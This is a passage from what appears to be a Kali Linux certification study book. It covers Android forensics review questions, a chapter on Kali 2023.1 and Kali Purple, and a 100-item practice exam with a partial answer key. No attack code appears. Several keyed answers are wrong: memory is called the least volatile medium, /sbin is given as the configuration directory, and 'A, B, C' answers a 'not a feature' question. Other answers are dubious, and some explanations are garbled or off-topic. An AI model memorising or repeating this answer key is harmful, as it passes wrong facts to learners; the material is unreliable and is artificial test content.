
Once filling this details click on next where it would be navigated to Host page where host need to be added.




Next need to fill host details as shown




Once host details is filled we need to provide data which is said as image in forensics.



Below image provides details of new image created



Next we need to provide details of saving image of analyzed data.



Summary

- Forensics is a process to preserve any evidence in its most original form while performing a structured investigation by collecting, identifying, and validating the digital information for the purpose of reconstructing past events.
- There are n number of forensic tools like ADB, restoring Android Devices, AFlogical, autopsy and backup Android devices.
- Android Debug Bridge (adb) is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device.
- The Open-Source Edition has been released for use by non-law enforcement personnel, Android aficionados, and forensics gurus alike. It allows an examiner to extract Call Log Calls, Contacts Phones, MMS messages, MMS Parts, and SMS messages from Android devices.
- Autospy is a tool used by the military, law enforcement and entities to perform forensic operations. This bundle is presumably a standout amongst the most powerful ones accessible through open source, it consolidates the functionalities of numerous other smaller packages that are more engaged in their methodology in one flawless application with an web browser based UI.

Chapter Review Questions

1. What are the components of Android Debug Bridge (ADB)?

A. client, daemon, Server

B. client, server & firewall

C. client, firewall & daemon

D. daemon, server & firewall

2. What is the local port does ADB server bind to?

A. 5050

B. 80

C. 443

D. 5037

3. What is the adb command to list the devices attached?

A. adb

B. adb devices –l

C. adb dev

D. adb –h

4. What is the command to install an APK file on the device attached?

A. adb kill <apk>

B. adb –l <apk>

C. adb install <apk>

D. adb <apk>

5. What is the command that is used for backup an Android device?

A. adb backup -apk -shared -all -f <filepath>/backup.ab

B. adb backup backup.ab

C. adb backup

D. None of the above

6. What can AFlogical Extract from an Android mobile?

A. Call Log Calls, Contacts Phones, MMS messages, MMS Parts, and SMS messages

B. Call Log Calls, Contacts Phones only

C. WhatsApp Messages, Facebook accounts, Emails

D. None of the above

7. What is the adb command to extract the data from AFLogical APK?

A. adb pull /sdcard/forensics/ <path>

B. adb pull /forensics/ <path>

C. adb

D. None of the above

8. After a recent incident, a forensic analyst was given several hard drives to analyze. Which of the following should the analyst do FIRST?

A. Take screenshots and capture drive images.

B. Take hashes and screenshots.

C. Take hashes and capture drive images.

D. Perform antivirus scans and create chain of custody documents

9. You need to create an image of a large hard drive for forensic analysis from a Linux system. Which of the following will you MOST likely use?

A. hashing

B. screenshots

C. dd

D. logs

10. You are reviewing incident response procedures related to the order of volatility. Which of the following is the LEAST volatile?

A. Hard disk drive

B. Memory

C. RAID-10 cache

D. CPU cache

Answers to Chapter Review Questions

1. Answer: A

Explanation: The components of Android Debug Bridge (ADB) include a client, daemon, and server, making option A correct.

2. Answer: D

Explanation: The ADB server binds to the local port 5037, making option D correct.

3. Answer: B

Explanation: The adb command to list the devices attached is "adb devices -l", making option B correct.

4. Answer: C

Explanation: The command to install an APK file on the device attached is "adb install <apk>", making option C correct.

5. Answer: A

Explanation: The command used for backing up an Android device is "adb backup -apk -shared -all -f <filepath>/backup.ab", making option A correct.

6. Answer: A

Explanation: AFLogical can extract various data from an Android mobile, including Call Log Calls, Contacts Phones, MMS messages, MMS Parts, and SMS messages, making option A correct.

7. Answer: A

Explanation: The adb command to extract data from AFLogical APK is "adb pull /sdcard/forensics/<path>", making option A correct.

8. Answer: C

Explanation: The forensic analyst should first take hashes and capture drive images as the initial step in the forensic analysis process, making option C correct.

9. Answer: C

Explanation: To create an image of a large hard drive for forensic analysis from a Linux system, you would most likely use the "dd" command, making option C correct.

10. Answer: B

Explanation: Among the options provided, memory (RAM) is the least volatile in terms of the order of volatility, making option B correct.

Chapter 14

Additional Kali Linux Updates

14.1 Kali Linux 2023.1 Release (Kali Purple and Python Changes

Kali has reached its 10th Anniversary and their developers are adding some special things to the venerable ethical hacking pentesting distribution of Linux. This chapter will summarize the most recent updates to the distribution as well as some major changes in Python and even the introduction of a new flavor of Kali Linux called Kali Linux Purple. While there are many more tools available in Kali Linux, the aim of this book is not to cover every single possible tool (as that book would be massive), but rather to pick out the most critical important tools and their applications.

This is a list of the updates to the new 2023.1 release:

- -Kali Purple
- -Python Changes
- -New 2023 Theme
- -Desktop updates – Xfce 4.18 and KDE Plasma 5.27
- -Default Kernel Settings
- -New Tools

14.2 Kali Linux Purple

Over the years, we have perfected what we have specialized in, offensive security. We are now starting to branch into a new area, defensive security! We are doing an initial technical preview pre-launch of “Kali Purple”. This is still in its infancy and is going to need time to mature. But you can start to see the direction Kali is expanding into. You can also be a part of helping to shape the direction!

Kali Purple is the one stop shop for Blue and Purple Teams

A reference architecture for the ultimate SOC In-A-Box; perfect for:

- Learning
- Practicing SOC analysis and threat hunting
- Security control design and testing
- Blue / Red / Purple teaming exercises
- Kali spy vs. spy competitions (bare knuckle Blue vs. Red)
- Protection of small to medium size environments
- Over 100 defensive tools, such as:
    - Arkime – Open Source Full packet capture and analysis tool
    - Access to Arkime is protected by using HTTPS with digest passwords or by using an authentication-providing web server proxy. All PCAPs are stored on the installed

Arkime sensors and are only available through the Arkime web interface or API. Arkime supports encrypting PCAP files at res
    - CyberChef - The cyber Swiss army knife
        -
    - Elastic Security - Security Information and Event Management
    - GVM - Vulnerability scanner
    - TheHive - Incident response platform
    - Malcolm - Network traffic analysis tool suite
    - Suricata - Intrusion Detection System
    - Zeek - (another) Intrusion Detection System (both have their use-cases!)
    - …and of course, all the usual Kali tools
- Defensive tools documentations
    - Pre-generated image
    - Kali Autopilot - an attack script builder / framework for automated attacks
    - Kali Purple Hub for the community to share:
    - Practice pcaps
    - Kali Autopilot scripts for blue teaming exercises
    - Community Wiki
        - A defensive menu structure according to NIST CSF (National Institute of Standards and Technology Critical Infrastructure Cybersecurity):
            - Identify
            - Protect
            - Detect
            - Respond
            - Recover

Kali Purple Discord channels for community collaboration and fun

And theme: installer, menu entries & Xfce!

…And this is just the beginning of our journey.

14.2 Conclusion

This Is a new product and our new version of the E-book coming soon will include a deep dive into this area. The Kali Linux Purple and Kali Linux 2023.1 are not included as part of the exam and will be added in the next version. So there's a lot of great things coming down the pipeline from our team including updating the tools and content to reflect the most recent updates in the Kali Linux world.

Certification Practice Exam

QUESTION NO: 1

_____ is one of the most popular desktop environments and is installed on the main ISO images provided by Kali Linux

A. GNOME

B. Editor

C. Desktop

D. Ubuntu

QUESTION NO: 2

The Kali Linux distribution is based on_____ environment

A. Windows

B. Ubuntu

C. Shell

D. Debian

QUESTION NO: 3

This is not a Kali Linux feature:

A. Live System

B. Custom Kernel

C. Usable on a Wide Range of ARM Devices

D. None of the Above

QUESTION NO: 4

Which is NOT a Kali Linux inbuilt policy?

A. Single Root User by default

B. Network Services Disabled by default

C. Multiple Administrator but default

D. A curated collection of applications

QUESTION NO: 5

Which is NOT a component of Linux?

A. The Bootloader

B. Deamons

C. The Shell

D. Cmd

QUESTION NO: 6

Which is NOT true for Linux OS

A. Linux is completely an open source project

B. Linux has various Distributions which are highly customizable by end user for his needs

C. Linux is licensed with GPL

D. Linux has been the most used OS for gaming

QUESTION NO: 7

What is LVM in Kali Installation stand for?

A. Local Volume Media

B. Logical Volume Manager

C. Logical Volume Media

D. Logical Volatile Media

QUESTION NO: 8

There are different distro's of linux os for desktops and servers

A. True

B. False

C. Sometimes

D. None of the above

QUESTION NO: 9

This directory in linux file system stores all the executable's present in that OS

A. /media

B. /bin

C. /home/user

D. /lib

QUESTION NO: 10

Where are the files of GRUB is stored in the Kali Linux file system?

A. /bin

B. /media

C. /usr

D. /boot

QUESTION NO: 11

Where are all the library files required for the kali linux to function are present?

A. /bin

B. /media

C. /lib

D. /var

QUESTION NO: 12

Daniel plugged in a USB stick into the kali linux machine and he wants to know the folder or path for that device. Where are these devices mounted to?

A. /bin

B. /var

C. /opt

D. /media

QUESTION NO: 13

Amith is configuring the system for firewall rules and disk management which folder would he find all the configuration files for these softwares?

A. /bin

B. /sbin

C. /etc

D. /opt

QUESTION NO: 14

What is the default Shell that is used in kali linux terminal called?

A. bin

B. bash

C. sudo

D. netstat

QUESTION NO: 15

What is not a correct format for entering commands at the command line?

A. command options

B. command arguments options

C. command options arguments

D. Command

QUESTION NO: 16

Which is command that is used to create an file system in the linux partition?

A. bfds

B. netstat

C. mkfs

D. free

QUESTION NO: 17

What is the command line package for configuring the network?

A. Ipconfig

B. ifconfig

C. ifupdown

D. netstat

QUESTION NO: 18

What does getnet command do?

A. Editing user encrypted password, groups passwords manually

B. Editing only groups encrypted password manually

C. Editing network configuration files manually

D. None of the above

QUESTION NO: 19

What is the command used to add a user to kali linux?

A. user-add

B. adduser

C. add-user

D. add

QUESTION NO: 20

Where does the command 'adduser' get the user home index templates from?

A. /etc/user

B. /etc/conf

C. /etc/skell

D. /etc/nano

QUESTION NO: 21

Which file contains user passwords?

A. /etc/password

B. /etc/passwd

C. /etc/usr/password

D. /usr/password

QUESTION NO: 22

What is the command that is used to lock an user account?

A. passwd - l user

B. passwd - L user

C. passwd – user

D. passwd –A

QUESTION NO: 23

What does SSH stand for?

A. Secure Shell

B. Secure-system shell

C. Secure system handler

D. Shell Standard handler

QUESTION NO: 24

Which of the following isn't a web application threat?

A. Session poisoning

B. Phishing

C. Cryptographic interception

D. Cookie snooping

QUESTION NO: 25

Network layer firewall works as a

A. Frame filter

B. Packet filter

C. Both Frame as well as Packet filter

D. None of the mentioned

QUESTION NO: 26

Network layer firewall has two sub-categories as

A. State full firewall and stateless firewall

B. Bit oriented firewall and byte oriented firewall

C. Frame firewall and packet firewall

D. None of the mentioned

QUESTION NO: 27

Which of the following is / are the types of firewall?

A. Packet Filtering Firewall

B. Dual Homed Gateway Firewall

C. Screen Host Firewall

D. All of the mentioned

QUESTION NO: 28

A packet filter firewall filters at?

A. Physical layer

B. Data link layer

C. Network layer or Transport layer

D. Application layer

QUESTION NO: 29

What tells a firewall how to reassemble a data stream that has been divided into packets?

A. The source routing future

B. The number in the header's identification field

C. The destination IP address

D. The header checksum field in the packet header

QUESTION NO: 30

A firewall needs to be _____ so that it can grow with the network it protects

A. Robust

B. Expansive

C. Fast

D. Scalable

QUESTION NO: 31

You want to make the directory /share available via NFS. All users on your local network should be allowed to read and write files. Which of the following is correct, assuming that your local network is 192.168.1.0 and your machine is part of the DNS domain mydomain.org?

A. /local 192.168.1.0/255.255.255.0(rw)

B. /local 192.168.1.0/*(rw)

C. /local *.org(rw)

D. /local ALL.mydomain.org(rw)

QUESTION NO: 32

A twofold binary package bundle contains records that can be straightforwardly utilized is _____ file

A. .deb file

B. .exe file

C. .apt file

D. .mp4 file

QUESTION NO: 33

These are the 3 types of kali repository

A. main, security, update

B. main, contrib, and non-free

C. contrib, security, free

D. update, security, non-free

QUESTION NO: 34

Which kali repository contains only installable and recent packages?

A. kali main

B. kali rolling

C. kali dev

D. kali bleeding edge

QUESTION NO: 35

Which repository of kali contains packages which have not been tested or vetted?

A. kali rolling

B. kali main

C. kali bleeding edge

D. kali dev

QUESTION NO: 36

What is the command used to install packages using dpkg?

A. dpkg –i

B. dpkg –i

C. dpkg –o

D. dpkg –install

QUESTION NO: 37

What is the command used to uninstall a package with dpkg?

A. dpkg –l

B. dpkg –r

C. dpkg –remove

D. dpkg --r

QUESTION NO: 38

What is the alternative command for apt-get?

A. Debian –r

B. dkpg

C. aptitude

D. uname

QUESTION NO: 39

Where are the list of repositories stored in the kali linux OS?

A. /etc/apt/source.list

B. /etc/source/source.list

C. /var/www/html

D. /etc/passwd

QUESTION NO: 40

RBAC is abbreviated as _____

A. Rule-Based Accessing Control

B. Role-Based Access Control

C. Rule-Based Access Control

D. Role-Based Accessing Control

QUESTION NO: 41

Which command adds a new default route to the system?

A. ifconfig add default gw 1.2.3.4

B. route add gw 1.2.3.4

C. route add default gw 1.2.3.4

D. ifconfig add 0.0.0.0 mask 255.255.255.0 gw 1.2.3.4

QUESTION NO: 42

Which repository of kali is not for public use?

A. kali rolling

B. kali main

C. kali dev

D. kali bleeding edge

QUESTION NO: 43

Which is the tool developed to overcome apt-get design flaws?

A. apt-remove

B. apt-get-install

C. apt

D. sudo

QUESTION NO: 44

Which command should be used to allow the host norbert to connect to the local X server?

A. xhost +

B. cat norbert > .rhosts

C. xhost +norbert

D. rhosts +norbert

QUESTION NO: 45

What does the following IP chains block accomplish? (Select all that apply.)

ipchains -F input

echo 1 > /proc/sys/net/ipv4/ip_forward

ipchains -A output -src 192.168.1.0/24 -dst ! 192.168.1.0/24 -j MASQ

ipchains -A input -dst 192.168.1.12 -j ACCEPT

A. The 192.168.1.0/24 network is being masq'd.

B. IP forwarding is disabled.

C. IP forwarding is enabled.

D. Access to 192.168.1.12 is allowed.

QUESTION NO: 46

Which command(s) would be used to display which kernel packages are installed on your system?

A. rpm -ql | grep kernel

B. rpm -qa | grep kernel

C. dpkg -l kernel

D. dpkg -l | grep kernel

QUESTION NO: 47

What is the command that is used to remove all data associated with a package using APT?

A. apt-install

B. apt

C. apt-purge

D. dpkg –r remove

QUESTION NO: 48

Which command resolve all the dependencies while install a package?

A. dpkg –i

B. dkpg –l

C. sudo –i

D. apt-get install

QUESTION NO: 49

What are the two main types of Information gathering?

A. Active and passive

B. pro and community

C. proactive and reactive

D. up and down

QUESTION NO: 50

Information gathering helps in

A. gathering passive and active info about the target

B. helps in setting up the lab

C. helps in preventing attacks

D. helps in alerting admins on attack

QUESTION NO: 51

What are the prerequisite software needed to run osint framework?

A. nodejs

B. python

C. shell

D. nmap

QUESTION NO: 52

What does Uniscan do?

A. perform remote code execution vulnerability scan

B. perform sql injection vulnerability scan

C. performs port scan on the target

D. None of the above

QUESTION NO: 53

What is the purpose of Dirbuster?

A. Performs directory traversal attacks

B. Performs MITM attack

C. Performs directory discovery attack

D. Performs Sql Injection attacks

QUESTION NO: 54

What is the main purpose of nmap?

A. Network Vulnerability Scan

B. Web application scanner

C. Network Troubleshooting & Pentesting

D. MITM attacks

QUESTION NO: 55

What is recon-ng used for?

A. Network Reconissance

B. Web Reconissance

C. Application scanner

D. namp alternative

QUESTION NO: 56

Find the wrong statement about penetration testing.

A. It is an unintentional attack

B. Pen-testing is used for security assessment

C. Pen testing improves the security of the system

D. Pen testing does discovers security weaknesses

QUESTION NO: 57

Penetration testing

A. can evaluate the security of system or network

B. cannot be used to identify the vulnerabilities left undetected by automated vulnerability scanners

C. is an unauthorized attempt to exploit a computer system

D. determines the critical vulnerabilities

QUESTION NO: 58

What are the disadvantages of manual testing?

A. Awareness to new attack vendors

B. Tests for both technical and business/logic flow

C. Does not cover the entire system

D. Slow

QUESTION NO: 59

Pick out the merits of manual testing.

A. Dependency on the skill of the tester

B. Accuracy

C. Possibility of forgetting

D. Familiarity with new threats

QUESTION NO: 60

Network based vulnerability scan can detect both wired and wireless vulnerabilities

A. True

B. False

C. Sometimes

D. None of the above

QUESTION NO: 61

This tool can detect shellshock vulnerability

A. nmap

B. Wapiti

C. urlscan

D. Sqlmap

QUESTION NO: 62

Which tool is used for scanning wordpress websites?

A. urlscan

B. wpscan

C. angry ip scanner

D. john the ripper

QUESTION NO: 63

What is the command that is used to invoke metasploit in terminal?

A. #metasploit

B. #meta

C. #msfconsole

D. #metasploit-terminal

QUESTION NO: 64

What is the graphic command for metasploit to display welcome graphic?

A. graph

B. welcome

C. banner

D. header

QUESTION NO: 65

What are the programs in metasploit which are used to embed exploits inside them are called?

A. auxiliary

B. exploit

C. banner

D. payload

QUESTION NO: 66

What are the modules In metasploit which are used for gathering information, port scanning and other footprinting called?

A.auxiliaries

B. exploits

C. payload

D. None of the above

QUESTION NO: 67

Which of the following is not a security exploit?

A. Eavesdropping

B. Cross-site scripting

C. Authentication

D. SQL Injection

QUESTION NO: 68

Where does the packet sniffing happen?

A. Over the network

B. On GitHub

C. In the database

D. All of the above

QUESTION NO: 69

Is sql injection is a database vulnerability?

A. Yes

B. No

C. It's a firewall vulnerability

D. Dos vulnerability

QUESTION NO: 70

How do you prevent SQL injection?

A. Escape queries

B. Interrupt requests

C. Merge tables

D. All of the above

QUESTION NO: 71

What are the types of exploits?

A. Local & remote

B. passive & active

C. local & passive

D. local only

QUESTION NO: 72

Command which prints ARP table on the terminal

A. route

B. chmod

C. arp -w

D. arp –a

QUESTION NO: 73

Which is the inbuilt kali linux tool that is used to capturing the network packets on the command line?

A. dumper

B. nmap

C. tcpdump

D. inline

QUESTION NO: 74

ARP spoofing shall allow an attacker to intercept data frames on a network, modify, stop the traffic. TRUE or FALSE

A. TRUE

B. FALSE

C. Never

D. None of the above

QUESTION NO: 75

What tool do you use to perform MITM attack?

A. nmap

B. ping

C. nessus

D. Ettercap

QUESTION NO: 76

What is the GUI version of Ettercap is called?

A. Ettercap-GUI

B. Ettercap-GTK

C. Ettercap-L

D. Ettercap-M

QUESTION NO: 77

Unsolicited commercial email is known as _____.

A. Spam

B. Malware

C. Virus

D. Spyware

QUESTION NO: 78

Phishing is a way of attempting to acquire information. What information does it try to acquire?

A. Usernames and passwords

B. Credit card details

C. Social security numbers

D. All the above

QUESTION NO: 79

From the following, which is not a common file permission?

A. Write

B. Execute

C. Stop

D. Read

QUESTION NO: 80

Why is one time password safe?

A.It is easy to generated

B. It cannot be shared

C. It is different for every access

D. It is a complex encrypted password

QUESTION NO: 81

What is not a best practice for password policy?

A.Deciding maximum age of password

B. Restriction on password reuse and history

C. Password encryption

D. Having change password every 2 years

QUESTION NO: 82

Use of password-cracking software to attempt every possible alphanumeric password combination is called?

A. Brute force attack

B. Dictionary attack

C. hybrid attack

D. guessing attack

QUESTION NO: 83

Which of the following provides the best protection against an intercepted password?

A. VPN (Virtual Private Network).

B. PPTP (Point-to-Point Tunneling Protocol).

C. One time password.

D. Complex password requirement.

QUESTION NO: 84

Which type of attack can easily break a user's password if the user uses simple and meaningful things such as pet names or birthdays for their passwords?

A. Birthday attack

B. Brute Force attack

C. Spoofing attack

D. Random guess attack

QUESTION NO: 85

A web developer is adding input validation techniques to a web site application. Which of the following should the developer implement during this process?

A. Perform the validation on the server side.

B. Perform the validation on the client side.

C. Prevent boundary checks.

D. Implement pointer dereference techniques

QUESTION NO: 86

An application stores user passwords in a hashed format. Which of the following can decrease the likelihood that attackers can discover these passwords?

A. Rainbow tables

B. MD5

C. Salt

D. Input validation

QUESTION NO: 87

IEEE 802.11 defines basic service set as building block of a wireless

A. LAN

B. WAN protocol

C. MAN

D. All of the above

QUESTION NO: 88

What is Wired Equivalent Privacy (WEP)?

A. security algorithm for ethernet

B. security algorithm for wireless networks

C. security algorithm for usb communication

D. none of the mentioned

QUESTION NO: 89

An attacker drives around the neighborhood with a car and a laptop looking for free wifi stations and uses them to attack servers. What is this called?

A. wifi gaming

B. war driving

C. wifi driving

D. war chalking

QUESTION NO: 90

What is WPA?

A. wi-fi protected access

B. wired protected access

C. wired process access

D. wi-fi process access

QUESTION NO: 91

What WLAN device provides communications management services to wireless workstations?

A. Access Point

B. Antenna

C. Network Adaptor

D. Repeater

QUESTION NO: 92

What is this process called – original data signal is multiplied by pusedo random noise spreading code?

A. FHSS

B. DSSS

C. GSM

D. ISM Band

QUESTION NO: 93

What encryption does WEP use?

A. AES

B. DES

C. RC4

D. RC5

QUESTION NO: 94

What encryption does WPA2 uses?

A. AES

B. DES

C. RC4

D. MD5

QUESTION NO: 95

What are the components of ADB?

A. client, daemon, Server

B. client, server & firewall

C. client, firewall & daemon

D. daemon, server & firewall

QUESTION NO: 96

What can a logical Extract from an android mobile?

A. Call Log Calls, Contacts Phones, MMS messages, MMS Parts, and SMS messages

B. Call Log Calls, Contacts Phones only

C. Whatsapp Messages, Facebook accounts, Emails

D. None of the above

QUESTION NO: 97

On what port does normally autopsy web UI open on?

A. 9989

B. 7777

C. 9999

D. 443

QUESTION NO: 98

What is the local port does ADB server bind to?

A. 5050

B. 80

C. 443

D. 5037

QUESTION NO: 99

What is the device that is used to protect forensic investigators to protect the evidence integrity by blocking any writing onto the disk called?

A. firewalls

B. write blockers

C. read blockers

D. Dongle

QUESTION NO: 100

What is autopsy?

A. Forensic investigation framework

B. Forensic Imagining tool

C. Pentesting suite

D. Port scanning tool

Answers to Certification Practice Exam

1. Answer: A

Explanation: GNOME4 is one of the most popular desktop environments (together with KDE5, Xfce6,LXDE7,MATE8)and is installed on the main ISO images provided by Kali Linux.

2. Answer: D

Explanation: Kali Linux is an enterprise-ready security auditing Linux distribution based on Debian GNU/Linux. Debian is a free software project providing multiple versions of its operating system and we often use the term distribution to refer to a specific version of it, for example the Debian Stable or Debian Testing distributions

3. Answer: A, B, C

Explanation: This is pretty much like all other existing Linux distributions but there are other features that differentiate Kali Linux, many of which are tailored to the specific needs of penetration testers.

4. Answer: C

Explanation: Since many tools included in Kali Linux can only be executed with root privileges, this is the default Kali user account. Unlike other Linux distributions, you will not be prompted to create a non-privileged user when installing Kali.

5. Answer: D

Explanation: The command line, also called the Windows command line, command screen, or cmd, is a user interface that is navigated by typing commands at prompts, instead of using the mouse.

6. Answer: D

Explanation: Windows has a large collection of video game software.

7. Answer: B

Explanation: Logical Volume Manager (LVM) is a device mapper target that provides logical volume management for the Linux kernel.

8. Answer: A

Explanation: Linux is packaged with different application packages for different use purpose, so there are different distro's for different purposes.

9. Answer: B

Explanation: /bin stores Important command binaries that need to be accessible in single user mode. Contains binary executables and mutual linux commands that needs to be used in single-user modes are situated under this directory. Commands that are used by all the users of the system are located here e.g. ps, ls, ping, grep, cp.

10. Answer: D

Explanation: It contains the boot loader files like kernels, initrd, grub

11. Answer: C

Explanation: Contains library essentials for binaries in /bin/ and /sbin/. Library filenames can be ld* or lib*.so. *

12. Answer: D

Explanation: Contains the mount points for removable media such as CD-ROMs and other removable devices. E.g.: /media/cdrecorder , /media/pendrive

13. Answer: B

Explanation: Contains all essential system binaries just like /bin and also contains executables. Commands under this directory are commonly used by system administrator for maintenance. E.g. iptables, reboot, fdisk, ifconfig, swapon.

14. Answer: B

Explanation: The default shell provided in Kali Linux is Bash (it stands for Bourne Again Shell). The trailing "$" or "#" character indicates that the shell is awaiting your input. It also indicates whether Bash recognizes you as a normal user (the former case with the dollar) or as a super user (the latter case with the hash).

15. Answer: B

Explanation: Command options precede arguments when entered at the command line.

16. Answer: C

Explanation: mkfs stands for Make Filesystem, that is used to handle formatting. This operation is damaging and should be run only on one occasion, except you want to distribute a filesystem and start from initial point.

17. Answer: C

Explanation: One can configure Network Manager with command line by using preinstalled ifupdown package. These tools have configuration file placed in /etc/network/interfaces and script file is located at /etc/init.d/networking which configure network during booting.

18. Answer: A

Explanation: The database of Unix users and groups consists of the textual files list of users,encrypted passwords of users, list of groups, and encrypted passwords of groups. These files can be manually edited with tools like view, getnet etc

19. Answer: B

Explanation: The most average approach to include a client is with the adduser order, which takes a required contention: the username for the new client that you might want to make.

20. Answer: C

Explanation: Adduser command triggers the number of inhabitants in the client's home index with the substance of the /etc/skel/ template. This gives the client an arrangement of standard indexes and design documents.

21. Answer: B

Explanation: passwd—permits the user to change the password, Each line in /etc/passwd file represents an individual user account and contains following seven fields separated by colons (:). Username or login name ,Encrypted password , User ID ,Group ID, User description User's home directory, User's login shell

22. Answer: A

Explanation: passwd - l user (lock) , #passwd –l user : to lock the user #passwd –u user : to re-enable the user.

23. Answer: A

Explanation: SSH stands for Secure Shell. SSH uses port 22 to connect your computer to another computer on the internet. Network administrators will use this technique so they can remote login / remote control a business server in some other part of the city.

24. Answer: B

Explanation: Web application hacking is the mistreatment of online applications and services. Some web application threats are session poisoning, cryptographic interception, cookie snooping etc.

25. Answer: B

Explanation: As you know, firewalls are available as hardware appliances, as software-only, or a combination of the two. In every case, the purpose of a firewall is to isolate your trusted internal network (or your personal PC. from the dangers of unknown resources on the Internet and other network connections that may be harmful. The firewall prevents unauthorized access to your internal, trusted network from outside threats.

26. Answer: A

Explanation: Most network layer firewalls can operate as stateful or stateless firewalls, creating two subcategories of the standard network layer firewall. Stateful firewalls have the advantage of being able to track packets over a period of time for greater analysis and accuracy — but they require more memory and operate more slowly. Stateless firewalls do not analyze past traffic and can be useful for systems where speed is more important than security, or for systems that have very specific and limited needs. For example, a computer that only needs to connect to a particular backup server does not need the extra security of a stateful firewall.

27. Answer: A

Explanation: A firewall can be a PC, a midrange, a mainframe, a UNIX workstation, a router, or combination of these. Depending on the requirements, a firewall can consist of one or more of the following functional components: Packet-filtering router.

28. Answer: C

Explanation: In computing, a firewall is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules.[1] A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed not to be secure or trusted.[2] Firewalls are often categorized as either network firewalls or host-based firewalls.

29. Answer: A

Explanation: source routing future.

30. Answer: B

Explanation: Expansive to block the fake subscribers.

31. Answer: A

Explanation: Choice B is invalid due to the subnet mask. Choice C allows anyone from a .org domain to have access. The ALL wildcard is invalid as well

32. Answer: A

Explanation: A twofold binary package bundle contains records that can be straightforwardly utilized is .deb Debian executable file

33. Answer: B

Explanation: A standard sources.list contains the url's for the Kali Linux developer configured repositories (kali-rolling) furthermore, the three recently referenced segments: main, contrib, and non-free.

34. Answer: B

